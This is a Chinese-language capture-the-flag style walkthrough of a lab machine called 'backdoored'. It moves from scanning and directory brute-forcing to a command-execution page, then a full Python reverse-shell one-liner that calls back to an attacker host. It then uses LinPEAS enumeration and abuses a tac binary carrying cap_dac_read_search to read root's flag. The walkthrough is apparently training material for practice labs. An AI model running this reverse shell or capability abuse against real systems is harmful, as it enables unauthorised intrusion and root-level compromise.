靶机-backdoored
backdoored

arp-scan扫描靶机IP

masscan扫描靶机端口
nmap扫描

发现只有1337端口开放
访问http://192.168.253.150:1337/网页

目录扫描

http://192.168.253.150:1337/robots.txt
爆破目录中出现wedadmin目录

出现命令执行
python反弹
export RHOST=“192.168.253.136”;export RPORT=4444;python -c ‘import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(“RHOST”),int(os.getenv(“RPORT”))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(“sh”)’
进入shell交互界面

主要学习下LinPEAS这个提权脚本(Linux/Unix/MacOS),同PEASS-ng里还有Windows的提权脚本WinPEAS
wget https://github.com/carlospolop/PEASS-ng/releases/download/20230425-bd7331ea/linpeas.sh
https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/bc70c8b9-3e14-4bab-8ea6-c85611a934f1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20231118%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231118T072919Z&X-Amz-Expires=300&X-Amz-Signature=48ea69c5656abed753942989a9c8a0094d87a9cc31186a4de14ea0889ceb4f85&X-Amz-SignedHeaders=host&actor_id=61872589&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
LinPEAS是一个没有任何依赖的脚本,它使用/bin/sh语法,用于搜索在 Linux/Unix*/MacOS 主机上搜索可能的权限提升路径。默认情况下,LinPEAS 不会向磁盘写入任何内容,也不会尝试以任何其他用户身份使用 su 。
该脚本工具枚举并搜索主机内部可能的错误配置(已知漏洞、用户、进程和文件权限、特殊文件权限、可读/可写文件、暴力破解其他用户(top1000pwds)、密码…),并用颜色突出显示可能的错误配置。
给执行权限,看一下命令参数
chmod 777 linpeas.sh
./linpeas.sh -h
开启http服务将脚本传到靶机
python -m http.server 80
靶机执行
wget http://192.168.0.130/linpeas.sh
给权限运行脚本,由于内容比较多输出到一个文件中方便查看
./linpeas.sh > 1.txt
在kali攻击机中将生成的文件拷贝出来
rsync -avz [email protected]:/home/tre/1.txt /root/linpeas.txt
-a:保持原属性
-v:详细信息
-z:在传输文件时压缩减少网络带宽占用
对生成的报告文件进行分析
more linpeas.txt

在里面找到
Parent process capabilities
父进程功能

iles with capabilities (limited to 50):
/usr/bin/ping =cap_net_raw+ep
/usr/bin/tac =cap_dac_read_search+ep
访问GTFOBins https://gtfobins.github.io/
输入tac


获取root的flag